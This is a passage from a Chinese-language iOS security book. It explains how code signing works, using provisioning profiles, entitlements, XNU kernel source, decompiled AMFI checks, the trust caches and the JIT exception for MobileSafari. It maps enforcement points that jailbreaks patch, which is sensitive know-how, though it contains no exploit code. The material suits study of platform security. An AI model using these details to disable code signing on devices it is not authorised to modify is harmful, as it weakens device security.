多价值。奥妙就在授权描述文件里。通过iOS Developer Portal（iOS开发者门户），大家可以生成授权描述文件。授权描述文件是由苹果公司签名的plist文件。该plist文件列出了证书、设备和特权。当该授权描述文件被安装到它列出的某个设备上时，就会列出包括苹果公司的证书在内的所有可以为在该设备上运行的代码签名的证书。它还列出由该描述文件签名的应用可以使用的特权。我们将在4.4节探讨特权。

独立开发者账户与企业账户之间的一个主要区别在于独立开发者授权描述文件必须列出具体的设备。另一个不同就是独立开发者账户限制开发者最多使用100部设备，而企业则可以让苹果公司生成未锁定到特定设备并可以安装到任何设备上的授权描述文件。

考虑如下授权描述文件：

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>ApplicationIdentifierPrefix</key>
        <array>
                <string>MCC6DSFVWZ</string>
        </array>
        <key>CreationDate</key>
        <date>2011-08-12T20:09:00Z</date>
        <key>DeveloperCertificates</key>
        <array>
                <data>

MIIFbTCCBFWgAwIBAgIITvjgD9Z1rCQwDQYJKoZIhvcNAQEFBQAwgZYxCzAJ
...
                </data>
        </array>
        <key>Entitlements</key>
        <dict>
                <key>application-identifier</key>
                <string>MCC6DSFVWZ.*</string>
                <key>com.apple.developer.ubiquity-container-identifiers</key>
                <array>
                        <string>MCC6DSFVWZ.*</string>
                </array>
                <key>com.apple.developer.ubiquity-kvstore-identifier</key>
                <string>MCC6DSFVWZ.*</string>
                <key>get-task-allow</key>
                <true/>
                <key>keychain-access-groups</key>
                <array>
                        <string>MCC6DSFVWZ.*</string>
                </array>
</dict>
<key>ExpirationDate</key>
<date>2011-11-10T20:09:00Z</date>
<key>Name</key>
```

```
<string>iphone_payloads Charlie Miller iPhone 4 regular pho</string>
<key>ProvisionedDevices</key>
<array>
        <string>7ec077ddb5826358…..c046f619</string>
</array>
<key>TeamIdentifier</key>
<array>
        <string>MCC6DSFVWZ</string>
</array>
<key>TimeToLive</key>
<integer>90</integer>
<key>UUID</key>
        <string>87C4CE1E-D87B-4037-95D2-8…9246</string>
<key>Version</key>
        <integer>1</integer>
</dict>
</plist>
```

在前面这个授权描述文件中，我们要注意ApplicationIdentifierPrefix，它让同一开发者编写的不同应用能共享数据。接下来是创建日期，后面跟着base64编码的证书。如果你想知道该字段的内容，请把它放到文本文件中，并用OpenSSL查看。大家需要在这部分内容之前加上-----BEGIN CERTIFICATE-----，并在文件末尾加上-----END CERTIFICATE-----。然后，你就可以利用openssl阅读证书的内容了，如下所示。

```
$ openssl x509 -in /tmp/foo -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            4e:f8:e0:0f:d6:75:ac:24
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Apple Inc., OU=Apple Worldwide Developer Relations, CN=Apple
Worldwide Developer Relations Certification Authority
        Validity
            Not Before: Jun 1 01:44:30 2011 GMT
            Not After : May 31 01:44:30 2012 GMT
        Subject: UID=7CCDL7Y8ZZ, CN=iPhone Developer: Charles Miller (7URR5G4CD1),
C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
...
```

接下来是Entitlements部分，它列出了由该证书签名的应用可以具有的特权。在这里，该证书签名的应用可以使用指定的keychain和应用标识符，并具有调试进程必需的get-task-allow。该授权描述文件还含有失效日期、自身的名称，并列出了可使用该描述文件的设备的UUID。

在iOS设备上，大家可以在Settings（设置）→General（通用）→Profiles（描述文件，见图4-5）或文件系统的/var/MobileDevice/ProvisioningProfiles/位置找到安装的描述文件。

图4-5　设备上的描述文件列表

4.2.2　如何验证授权文件的有效性

授权描述文件的有效性是由可在dyld_shared_cache中找到的libmis动态库中的MISProvisioningProfileCheckValidity函数验证的。大家随后还会见到这一重要的动态库。在认可授权描述文件之前，该函数会验证该文件的如下信息：

- 签名证书必须是由Apple iPhone Certificate Authority（苹果iPhone证书管理机构）签发的；
- 签名证书的名称必须是Apple iPhone OS Provisioning Profile Signing；
- 证书的签名链不能长于3个链接；
- 根证书必须具有特定的SHA1散列值；
- 描述文件的版本号一定是1；
- 设备的UDID一定要出现，或者该描述文件必须包含ProvisionsAllDevices键；
- 该描述文件一定没有过期。

4.3　理解应用签名

Xcode可用来为开发者将要使用的应用签名。这些应用只能在与授权描述文件关联的设备上运行。如果用codesign工具查看这样的应用，你就会知道原因：

```
$ codesign -dvvv test-dyld.app
Executable=/Users/cmiller/Library/Developer/Xcode/DerivedData/ip
hone-payload/Products/Debug-iphoneos/test-dyld.app/test-dyld
Identifier=Accuvant.test-dyld
```

```
Format=bundle with Mach-O thin (armv7)
CodeDirectory v=20100 size=287 flags=0x0(none) hashes=6+5
location=embedded
Hash type=sha1 size=20
CDHash=977d68fb31cfbb255da01b401455292a5f89843c
Signature size=4287
Authority=iPhone Developer: Charles Miller (7URR5G4CD1)
Authority=Apple Worldwide Developer Relations Certification
Authority
Authority=Apple Root CA
Signed Time=Sep 9, 2011 3:30:50 PM
Info.plist entries=26
Sealed Resources rules=3 files=5
Internal requirements count=1 size=208
```

这段代码表明该应用是由独立开发者Charles Miller签名的。没有相应授权描述文件的iOS设备是不能运行该应用的。如果该应用被提交到苹果的App Store，而且获得批准，苹果公司就会为其签名并让其上架供用户下载。这种情况下，它就可以在任何iOS设备上运行了，大家可以看到：

```
$ codesign -dvvv AngryBirds.app
Executable=/Users/cmiller/book/iphone-
book2/AngryBirds.app/AngryBirds
Identifier=com.clickgamer.AngryBirds
Format=bundle with Mach-O thin (armv6)
CodeDirectory v=20100 size=19454 flags=0x0(none) hashes=964+5
 location=embedded
Hash type=sha1 size=20
CDHash=8d41c1d2f2f1edc5cd66b2ee8ba582f1d41163ac
Signature size=3582
Authority=Apple iPhone OS Application Signing
Authority=Apple iPhone Certification Authority
Authority=Apple Root CA
Signed Time=Jul 25, 2011 6:43:55 AM
Info.plist entries=29
Sealed Resources rules=5 files=694
Internal requirements count=2 size=320
```

现在，该应用已经由Apple iPhone OS Application Signing机构签名了，默认情况下所有iOS设备都会接受该签名。

iPhone上自带的可执行文件可以与App Store上的应用使用相同的签名方式。不过，通常情况下它们是用如下所示的点对点（ad hoc）方法签名的：

```
$ codesign -dvvv CommCenter
Executable=/Users/cmiller/book/iphone-book2/CommCenter
Identifier=com.apple.CommCenter
Format=Mach-O thin (armv7)
CodeDirectory v=20100 size=6429 flags=0x2(adhoc) hashes=313+5
location=embedded
Hash type=sha1 size=20
CDHash=5ce2b6ddef23ac9fcd0dc5b873c7d97dc31ca3ba
```

```
Signature=adhoc
Info.plist=not bound
Sealed Resources=none
Internal requirements count=1 size=332
```

该可执行文件无法单独执行，因为它没有经过签名。不过，正如大家很快会看到的，除了具备特定签名，还有其他方法让代码受到信任。在这里，该二进制文件的散列是被烧录到位于内核的静态受信任缓存中的。如果可执行文件的散列出现在静态受信任缓存中，它们就自动被允许执行，就像是具备有效且被认可的签名那样。

4.4　深入了解特权

经过签名的应用也可能含有plist文件，该文件指定了授予该应用的一组特权。大家可以利用Saurik编写的ldid工具列出给定应用的特权：

```
# ldid -e AngryBirds
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>application-identifier</key>
        <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
        <key>aps-environment</key>
        <string>production</string>
        <key>keychain-access-groups</key>
        <array>
                <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
        </array>
</dict>
</plist>
```

应用标识符为各应用提供了唯一的前缀。keychain-access（钥匙串访问）群组为应用提供了保障数据安全的途径。而特权则提供了这样一种机制，在以相同用户身份运行并且具有相同沙盒规则的情况下，它可以让某些应用比其他应用具有更多或更少权限。此外，正如之前讨论过的，这些可以赋予的特权都是授权描述文件中的函数，所以苹果公司不仅能限制某些应用的功能，而且能限制特定开发者编写的所有应用的功能。

再看一个例子，考虑iOS SDK中附带的GNU调试器gdb：

```
# ldid -e /usr/bin/gdb
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.springboard.debugapplications</key>
        <true/>
        <key>get-task-allow</key>
```

```
        <true/>
        <key>task_for_pid-allow</key>
        <true/>
</dict>
</plist>
```

大家会发现gdb有一些额外的特权，这些特权是gdb调试其他应用所必需的。大家会在4.6节了解到另一项特权——动态代码签名。

4.5 代码签名的实施方法

代码签名的执行实际发生在内核的虚拟内存系统中。系统会检查独立的内存页以及已经作为整体的进程，看看它们是否起源于经过签名的代码。

4.5.1 收集和验证签名信息

在加载可执行代码时，内核会检查这些代码是否含有与LC_CODE_SIGNATURE装载命令存储在一起的代码签名：

```
$ otool -l CommCenter | grep -A 5 SIGN
         cmd LC_CODE_SIGNATURE
   cmdsize 16
      dataoff 1280832
     datasize 7424
```

XNU的bsd/kern/mach_loader.c中的内核代码会在parse_machfile函数中查找并解析代码签名：

```
parse_machfile(
        struct vnode            *vp,
        vm_map_t                map,
        thread_t                thread,
        struct mach_header      *header,
        off_t                   file_offset,
        off_t                   macho_size,
        int                     depth,
        int64_t                 aslr_offset,
        load_result_t           *result
)
{
...
        case LC_CODE_SIGNATURE:
        /*代码签名 */
...
        ret = load_code_signature(
              (struct linkedit_data_command *) lcp,
              vp,
              file_offset,
              macho_size,
```

```
                header->cputype,
                (depth == 1) ? result : NULL);
```

签名的实际装载过程实在load_code_signature函数中执行的：

```
static load_return_t
load_code_signature(
        struct linkedit_data_command *lcp,
        struct vnode                 *vp,
        off_t                        macho_offset,
        off_t                        macho_size,
        cpu_type_t                   cputype,
        load_result_t                *result)
{
...
        kr = ubc_cs_blob_allocate(&addr, &blob_size);
...
        ubc_cs_blob_add(vp,
                        cputype,
                        macho_offset,
                        addr,
                        lcp->datasize))
...
```

而且，ubc_cs_blob_add函数会检查该签名是否被认可：

```
int
ubc_cs_blob_add(
        struct vnode    *vp,
        cpu_type_t      cputype,
        off_t           base_offset,
        vm_address_t    addr,
        vm_size_t       size)
{
...
        /*
         *让策略模块检查该blob的签名是否被接受
         */
#if CONFIG_MACF
        error = mac_vnode_check_signature(vp, blob->csb_sha1,
                                          (void*)addr, size);
        if (error)
                goto out;
#endif
```

最后，AMFI会在挂钩函数vnode_check_signature中执行实际的代码签名检查。图4-6展示了该函数的反编译代码。

图4-6所示的代码会检查受信任缓存，如果在这些缓存中没法确定这些代码是受信任的，就会调出用户空间守护进程，确定这些代码是否具有正确的签名。图4-7展示了静态受信任缓存。

```
signed int __fastcall amfi_vnode_check_signature(int vnode, int a2, char *hash)
{
  int vnode_copy; // r6@1
  const void *hash_copy; // r5@1
  int v5; // r1@4
  struct trust_node *cur_guy; // r4@4
  struct trust_node *next_guy; // r3@10
  signed int result; // r0@15
  int validated; // r0@8
  int validated_copy; // r4@18

  vnode_copy = vnode;
  hash_copy = hash;
  if ( !dont_do_signature_checks
    && !check_against_static_trust_cache(hash)
    && !check_against_dynamic_trust_cache(hash_copy) )
  {
    lck_mtx_lock(0);                                    // Bad decompile, should be cur_guy = dynamic_trust_cache
    for ( cur_guy = 0; cur_guy; cur_guy = cur_guy->next )
    {
      if ( !memcmp(hash_copy, &cur_guy->hash, 0x14u) )
      {
        if ( 0 != cur_guy )
        {
          next_guy = cur_guy->next;
          if ( cur_guy->next )
            next_guy->prev = cur_guy->prev;
          *cur_guy->prev = next_guy;
          cur_guy->next = 0;
          dynamic_trust_cache = cur_guy;
          cur_guy->prev = &dynamic_trust_cache;
        }
        lck_mtx_unlock(0, &dynamic_trust_cache);
        return 0;
      }
    }
    lck_mtx_unlock(0, v5);
    validated = validate_code_directory_hash_in_daemon(vnode_copy, hash_copy);
    validated_copy = validated;
    if ( !validated )
    {
      if ( allow_unsigned_code )
      {
        IOLog("AMFI: Invalid signature but permitting execution\n");
        result = validated_copy;
      }
      else
      {
        result = 1;
      }
      return result;
    }
  }
  return 0;
}
```

图4-6 amfi_vnode_check_signature的反编译代码

```
signed int __fastcall check_against_static_trust_cache(char *hash)
{
  int hash_first_byte; // r3@1
  char *hash_copy; // r8@1
  int counter; // r4@1
  int num_entries; // r6@1
  int start_of_hashes; // r5@1
  int the_result; // r0@2

  hash_first_byte = *hash;
  hash_copy = hash;
  counter = 0;
  num_entries = static_trust_cache.lookup_table[hash_first_byte].num_entries;
  start_of_hashes = static_trust_cache.lookup_table[hash_first_byte].start_of_hashes;
  while ( counter != num_entries )
  {
    the_result = memcmp(hash_copy + 1, &static_trust_cache.hashes[counter + start_of_hashes], 19u);
    if ( !the_result )
      return 1;
    if ( the_result < 0 )
      break;
    ++counter;
  }
  return 0;
}
```

图4-7 检查静态受信任缓存的代码的反编译代码

静态受信任缓存实际上是包含在内核中的。大家可以用IDA Pro查看它（见图4-8）。

```
__text:8075C6D4                 DCW 0x697               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 7                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x69C               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 6                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6A3               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 0xD                 ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6A9               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 5                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6B6               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 8                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6BB               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 7                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6C3               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 9                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6CA               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCW 5                   ; lookup_table.num_entries
__text:8075C6D4                 DCW 0x6D3               ; lookup_table.start_of_hashes
__text:8075C6D4                 DCB 0xC, 0xD, 0xFC, 1, 0xEA, 0x41, 9, 0xA9, 0x5F, 0x14; hashes.hash_data
__text:8075C6D4                 DCB 0x77, 0xA9, 0xD4, 0x2B, 3, 0x23, 0xD5, 0x8A, 0xC4; hashes.hash_data
__text:8075C6D4                 DCB 0x3A, 0xB1, 0x1E, 0x66, 0x6A, 0x29, 0xAC, 0x48, 0xB5; hashes.hash_data
__text:8075C6D4                 DCB 0xA6, 0xAF, 0x90, 0xC9, 0x74, 0xCF, 0xCA, 0x9D, 0x8C; hashes.hash_data
__text:8075C6D4                 DCB 0x8C                ; hashes.hash_data
__text:8075C6D4                 DCB 0xB6, 1, 0x29, 0x55, 0x36, 0xE3, 0xD3, 0xB8, 0x28; hashes.hash_data
__text:8075C6D4                 DCB 0xD2, 0xC1, 0x9B, 0xB0, 0x77, 0x1E, 0x6A, 0xF2, 0xCE; hashes.hash_data
__text:8075C6D4                 DCB 0xCE                ; hashes.hash_data
__text:8075C6D4                 DCB 0xF9, 0xB, 0x43, 0x75, 0x87, 0x7A, 0x62, 0x68, 0xB2; hashes.hash_data
__text:8075C6D4                 DCB 0x29, 0x26, 0xC5, 0xAB, 0x23, 0x49, 0xCD, 0x54, 0xA7; hashes.hash_data
__text:8075C6D4                 DCB 0x53                ; hashes.hash_data
__text:8075C6D4                 DCB 0x52, 0xB3, 0xC, 0x92, 0x1B, 0x81, 0xD4, 0xC5, 0x9E; hashes.hash_data
__text:8075C6D4                 DCB 0xB2, 0xCE, 0x59, 0x12, 0x65, 0x2A, 0xD9, 0x57, 0xE3; hashes.hash_data
__text:8075C6D4                 DCB 0xCD                ; hashes.hash_data
__text:8075C6D4                 DCB 0x96, 0x72, 0xC, 0x2C, 0x56, 0x4E, 0x4C, 0x40, 0x2C; hashes.hash_data
__text:8075C6D4                 DCB 0xCD, 0x44, 0xF8, 0xD4, 0x29, 0xA2, 0xD5, 0xDC, 0xBC; hashes.hash_data
```

图4-8　内核中的静态受信任缓存

除了受信任数据是动态加载的（而非静态的），动态受信任缓存的检查与此类似。对于那些未处在这两种缓存中的项来说，若其代码签名是有效的，AMFI会用Mach RPC询问用户空间守护进程amfid。amfid有两个可通过Mach RPC访问的子程序。在vnode_check_signature中调用的那个子程序是verify_code_directory。该函数会调用libmis.dylib中的MISValidateSignature，而MISValidateSignature会调用Security Framework（安全框架）中的SecCMSVerify进行实际的验证。

4.5.2　如何在进程上实施签名

各进程的代码签名有效性会被记录在内核proc结构的csflags成员中。例如，只要出现页错误，vm_fault函数就会被调用。vm_fault_enter会调用负责检查可执行页代码签名的函数。注意，只要分页被装载到虚拟内存系统中（包括初次装载时），就会产生页错误。

要查看负责进行该检查的代码，请查看./osfmk/vm/vm_fault.c中的vm_fault：

```
kern_return_t
vm_fault(
        vm_map_t          map,
        vm_map_offset_t   vaddr,
        vm_prot_t         fault_type,
        boolean_t         change_wiring,
        int               interruptible,
        pmap_t            caller_pmap,
        vm_map_offset_t   caller_pmap_addr)
```

```
{
...
        kr = vm_fault_enter(m,
                            pmap,
                            vaddr,
                            prot,
                            fault_type,
                            wired,
                            change_wiring,
                            fault_info.no_cache,
                            fault_info.cs_bypass,
                            &type_of_fault);
...
```

而且，在vm_fault_enter中你可以看到：

```
vm_fault_enter(vm_page_t m,
               pmap_t pmap,
               vm_map_offset_t vaddr,
               vm_prot_t prot,
               vm_prot_t fault_type,
               boolean_t wired,
               boolean_t change_wiring,
               boolean_t no_cache,
               boolean_t cs_bypass,
               int *type_of_fault)
{
...
        /* 如果需要的话，验证代码签名 */
        if (VM_FAULT_NEED_CS_VALIDATION(pmap, m)) {
            vm_object_lock_assert_exclusive(m->object);

            if (m->cs_validated) {
                vm_cs_revalidates++;
            }
            vm_page_validate_cs(m);
        }
...
        if (m->cs_tainted ||
            (( !cs_enforcement_disable && !cs_bypass ) &&
            ((!m->cs_validated && (prot & VM_PROT_EXECUTE)) ||
            (page_immutable(m, prot) &&
            ((prot & VM_PROT_WRITE) || m->wpmapped)))))
        {
...
            reject_page = cs_invalid_page((addr64_t) vaddr);
...
            if (reject_page) {
            /* 拒绝受损坏的页：终止页错误 */
                kr = KERN_CODESIGN_ERROR;
                cs_enter_tainted_rejected++;
```

引用的两个宏定义如下：

```
/*
 * 代码签名:
 * 在页面发生软错误时，如果出现以下情况则需要验证该页:
 * 1. 该页被映射到用户空间;
 * 2. 尚未发现该页"已损坏";
 * 3. 该页属于进行过代码签名的对象;
 * 4. 该页尚未得到验证或已经映射为可写
 */
#define VM_FAULT_NEED_CS_VALIDATION(pmap, page)      \
        ((pmap) != kernel_pmap /*1*/ &&              \
        !(page)->cs_tainted /*2*/ &&                 \
        (page)->object->code_signed /*3*/ &&         \
        (!(page)->cs_validated || (page)->wpmapped /*4*/))
```

以及:

```
#define page_immutable(m,prot) ((m)->cs_validated)
```

这些代码所做的第一件事情是确定分页是否需要进行代码签名验证。分页将被验证是否未经验证、将变成可写、属于代码已签名的对象，以及是否正被映射到用户空间。因此，基本上任何时候都要进行代码签名验证。实际的验证是在vm_page_validate_cs中发生的，该函数会将所述页映射到内核空间进行检查，再调用vm_page_validate_cs_mapped，而vm_page_validate_cs_mapped接着会对vnode_pager_get_object_cs_blobs进行调用:

```
vnode_pager_get_object_cs_blobs (…){
...
        validated = cs_validate_page(blobs,
                                     offset + object->paging_offset
                                     (const void *)kaddr,
                                     &tainted);

        page->cs_validated = validated;
        if (validated) {
            page->cs_tainted = tainted;
        }
```

cs_validate_page会比较存储的散列和计算出的散列，并记录分页是否经过验证和（或）已损坏。这里的“已验证”表示分页具有与之关联的代码签名散列，“已损坏”表示当前计算出的散列与存储的散列不匹配。

```
cs_validate_page(
        void                    *_blobs,
        memory_object_offset_t  page_offset,
        const void              *data,
        boolean_t               *tainted)
{
...
        for (blob = blobs;
                blob != NULL;
                blob = blob->csb_next) {
...
                embedded = (const CS_SuperBlob *) blob_addr;
```

```
                cd = findCodeDirectory(embedded, lower_bound, upper_bound);
                if (cd != NULL) {
                        if (cd->pageSize != PAGE_SHIFT ||
...
                                hash = hashes(cd, atop(offset),
                                              lower_bound, upper_bound);
                                if (hash != NULL) {
                                    bcopy(hash, expected_hash,
                                                sizeof (expected_hash));
                                    found_hash = TRUE;
                                 }

                                 break;
...
                        if (found_hash == FALSE) {
...
                                validated = FALSE;
                                *tainted = FALSE;
                        } else {
...
                                if (bcmp(expected_hash,
                                         actual_hash, SHA1_RESULTLEN) != 0) {
                                        cs_validate_page_bad_hash++;
                                        *tainted = TRUE;
                                } else {
                                        *tainted = FALSE;
                                }
                                validated = TRUE;
                        }

                        return validated;
```

然后，vm_page_validate_cs_mapped会标记页是否被视为已验证和页结构已损坏。

接着，在vm_page_enter原始的代码片段中，会有条件确定该页是否无效。如果以前出现以下情况中的任何一种，该页就将被视为无效：

- 该页已损坏（意味着它没有已保存的散列，或是与已保存的散列不匹配）；
- 代码签名未关闭，而且该页未通过验证（没有散列）且不可执行；
- 代码签名未关闭，而且该页是不可变（有散列）且可写的。

因此，从这里我们就可以看出，可执行页需要具有散列，而且要匹配该散列。数据页不一定要有散列。如果有散列与数据页相关联，而且该页是可写的，那么该页就是无效的（大概该页曾经是可执行页）。

在遇到无效页时，内核会检查是否设置了CS_KILL标志，如果设置了该标志，就会终止该进程。我们看看接下来的cs_invalid_page函数，它就是负责这些行动的。正如大家看到的，AMFI会为所有的iOS进程设置该标志。因此，任何具有无效页的iOS进程都会被终止。Mac OS X也启用了代码签名机制并会进行检查，不过它未设置CS_KILL标志，因此不会强制终止含无效页的进程：

```
int
```

```
cs_invalid_page(
     addr64_t vaddr)
{
...
     if (p->p_csflags & CS_KILL) {
               p->p_csflags |= CS_KILLED;
               proc_unlock(p);
               printf("CODE SIGNING: cs_invalid_page(0x%llx): "
                      "p=%d[%s] honoring CS_KILL, final status 0x%x\n",
                      vaddr, p->p_pid, p->p_comm, p->p_csflags);
               cs_procs_killed++;
               psignal(p, SIGKILL);
               proc_lock(p);
     }
...
```

4.5.3　iOS 如何确保已签名页不发生改变

如果某个平台要执行代码签名，仅在代码装载时执行是不够的。代码签名机制必须持续地执行，这样才能防止已签名的代码被篡改，防止新代码被注入进程，并防止一些其他的破坏。iOS通过不允许出现可执行和可写入页满足了这一需求。这样就可以防止代码的修改和新代码的动态创建（不过下一节中要讲到的即时编译是个例外）。诸如此类的预防措施是可能实现的，因为内核中可以创建或修改内存区域权限的所有位置都具有代码。例如，在分配虚拟地址映射范围时要用到的vm_map_enter中，我们可以看到：

```
#if CONFIG_EMBEDDED
       if (cur_protection & VM_PROT_WRITE){
              if ((cur_protection & VM_PROT_EXECUTE) && !(flags &
VM_FLAGS_MAP_JIT)){
                     printf("EMBEDDED: %s curprot cannot be
                            write+execute. turning off execute\n",
                           __PRETTY_FUNCTION__);
                     cur_protection &= ~VM_PROT_EXECUTE;
              }
       }
#endif /* CONFIG_EMBEDDED */
```

这说明，如果要求页是可写、可执行而且不能进行即时编译的，我们就不要让它成为可执行页。此外，在用于修改地址区域权限的vm_map_protect中，我们基本上也会看到相同的情况：

```
#if CONFIG_EMBEDDED
       if (new_prot & VM_PROT_WRITE) {
              if ((new_prot & VM_PROT_EXECUTE) &&
                  !(current->used_for_jit)) {
              printf("EMBEDDED: %s can't have both write
                     and exec at the same time\n",
                    __FUNCTION__);
              new_prot &= ~VM_PROT_EXECUTE;
              }
         }
```

```
#endif
```

在这两种情况中，内核都会限制内存区域，不让它们成为可执行和可写的，而进行即使编译的情况除外。不出所料，上面两端代码片段在越狱过程中都会被打上补丁。第10章将会更为详细地讨论越狱。

4.6 探索动态代码签名

从iOS 2.0引入代码签名起，直到iOS 4.3，我们已经全面介绍了代码签名机制。所有的代码都需要经过签名，未签名的内存都是不可以执行的。不过，这种严格的代码签名策略就对即时编译（JIT）这样的技术判了死刑，而即时编译可以让字节码解释器运行得更快。因为很多JavaScript解释器利用了即时编译，所以苹果公司在让MobileSafari能运行得更快和完全控制所有可执行代码之间选择了前者。在iOS 4.3中，苹果公司引入了动态代码签名的概念，以允许使用即时编译。

为了运行得更快，字节码解释器会使用即时编译确定字节码试图运行什么机器码，把这些机器码写入缓冲区，将其标记为可执行，然后用处理器执行这些机器码。对既有的iOS代码签名机制而言，这是不可能实现的。为了允许使用即时编译，同时保留原有代码签名模式的大部分安全性，苹果公司选择了折中方案。它只允许特定进程（例如MobileSafari）创建可写且可执行的内存区域来执行即时编译工作。此外，该进程只能创建一块这样的区域。任何创建额外的可写且可执行区域的尝试都是行不通的。

4.6.1 MobileSafari 的特殊性

大家可以利用之前介绍过的ldid查看MobileSafari被授予的特殊特权——动态代码签名：

```
# ldid -e /Applications/MobileSafari.app/MobileSafari
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.coreaudio.allow-amr-decode</key>
        <true/>
        <key>com.apple.coremedia.allow-protected-content-playback</key>
        <true/>
        <key>com.apple.managedconfiguration.profiled-access</key>
        <true/>
        <key>com.apple.springboard.opensensitiveurl</key>
        <true/>
        <key>dynamic-codesigning</key>
        <true/>
        <key>keychain-access-groups</key>
        <array>
                <string>com.apple.cfnetwork</string>
                <string>com.apple.identities</string>
                <string>com.apple.mobilesafari</string>
        </array>
```

```
        <key>platform-application</key>
        <true/>
        <key>seatbelt-profiles</key>
        <array>
                <string>MobileSafari</string>
        </array>
</dict>
</plist>
```

只有具备此特权的可执行文件才可以创建这些特殊区域，而且只有MobileSafari才具备此特权。

看看WebKit的源代码你就能发现即时编译空间的分配。也就是说，在JavaScriptCore中，我们在ExecutableAllocatorFixedVMPool.cpp文件里可以看到这种分配。

```
#define MMAP_FLAGS (MAP_PRIVATE | MAP_ANON | MAP_JIT)

// 利用如下方式，构造要分配到的地址:
// 17位的0，留在用户空间中
// 26位随机安排，对应ASLR
// 21位的0，保证至少在分页表一级保持对齐
//
// 不过！——作为针对某些插件问题（rdar://problem/6812854）的临时变通方案，
// 目前没有使用2^26位的ASLR，而是使用25位的随机数字加上2^24，
// 这样应该会落在用户空间中（地址范围是0x200000000000到0x5fffffffffff）
intptr_t randomLocation = 0;
#if VM_POOL_ASLR
randomLocation = arc4random() & ((1 << 25) - 1);
       randomLocation += (1 << 24);
       randomLocation <<= 21;
#endif
m_base = mmap(reinterpret_cast<void*>(randomLocation),
m_totalHeapSize, INITIAL_PROTECTION_FLAGS, MMAP_FLAGS,
VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY, 0);
```

要了解实际的调用情况，我们就要在mmap中设置断点，满足保护标志是可读、可写且可是执行的（RWX）这一条件，例如假设保护标志（存放在r2中）是0x7。

```
(gdb) attach MobileSafari
Attaching to process 17078.
...
(gdb) break mmap
Breakpoint 1 at 0x341565a6
(gdb) condition 1 $r2==0x7
(gdb) c
Continuing.
Reading symbols for shared libraries . done
Reading symbols for shared libraries . done
Reading symbols for shared libraries . done
[Switching to process 17078 thread 0x2703]

Breakpoint 1, 0x341565a6 in mmap ()
(gdb) i r
r0             0x0 0
```

```
r1              0x1000000      16777216
r2              0x7    7
r3              0x1802     6146
...
```

因此，MobileSafari调用mmap，请求一块标志为0x1802、大小为0x1000000（16 MB）的RWX区域。看看iOS SDK中的mman.h文件你就会发现，该值表示设置了MAP_PRIVATE、MAP_JIT、MAP_ANON这些位，因为JavaScriptCore的源代码表明了这一点。而r0为零也说明VM_POOL_ASLR肯定还未定义，因此该即时编译缓冲区的位置完全依赖于iOS堆的ASLR。所传递的标志中最有意思的是MAP_JIT，它是按如下方式定义的：

```
#define MAP_FILE        0x0000
#define MAP_JIT         0x0800
/* 分配用于JIT的区域 */
```

大家已经看到这种分配是如何进行的了，现在我们再来看看内核是如何处理这一特殊标志的。

4.6.2 内核如何处理即时编译

XNU中的mmap如下所示，它位于bsd/kern/kern_mman.c文件中，包含一行代码，也就是PRIVATE | ANON映射，确保只有MobileSafari进行的即时编译分配才被认可：

```
int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags &
MAP_SHARED) || (flags & MAP_FILE))){
                return EINVAL;
        }
```

有时候，我们之后还检查是否有适当的特权：

```
...
if (flags & MAP_ANON) {
        maxprot = VM_PROT_ALL;
#if CONFIG_MACF
                error = mac_proc_check_map_anon(p, user_addr,
                                user_size, prot, flags, &maxprot);
                if (error) {
                        return EINVAL;
                }
...
```

这一检查的反编译代码如图4-9所示。

继续看mmap函数，你会看到对MAP_JIT标志的处理：

```
...
if (flags & MAP_JIT){
        alloc_flags |= VM_FLAGS_MAP_JIT;
}
...
```

```
result = vm_map_enter_mem_object_control(..., alloc_flags, ...);
```

```
int __fastcall amfi_proc_check_map_anon(int p, int proc, int u_addr, int u_size, int a5, __int16 flags)
{
  int result; // r0@1
  unsigned __int8 v7; // [sp+3h] [bp-1h]@2

  result = flags & 0x800;                       // MAP_JIT
  if ( flags & 0x800 )
  {
    v7 = 0;
    if ( get_entitlement(proc, "dynamic-codesigning", &v7) )
    {
      result = 1;
    }
    else
    {
      result = 1 - v7;
      if ( v7 > 1u )
        result = 0;
    }
  }
  return result;
}
```

图4-9　amfi_proc_check_map_anon的反编译代码

该函数是在osfmk/vm/vm_map.c文件中定义的：

```
...
kern_return_t
vm_map_enter_mem_object_control(...int flags, ...
                                vm_prot_t cur_protection,...)
...
       result = vm_map_enter(..., flags, ...cur_protection,...);
...
```

最后，在vm_map_enter中你又会看到上一节中的检查：

```
kern_return_t
vm_map_enter(...int flags, ... vm_prot_t cur_protection,...)
...
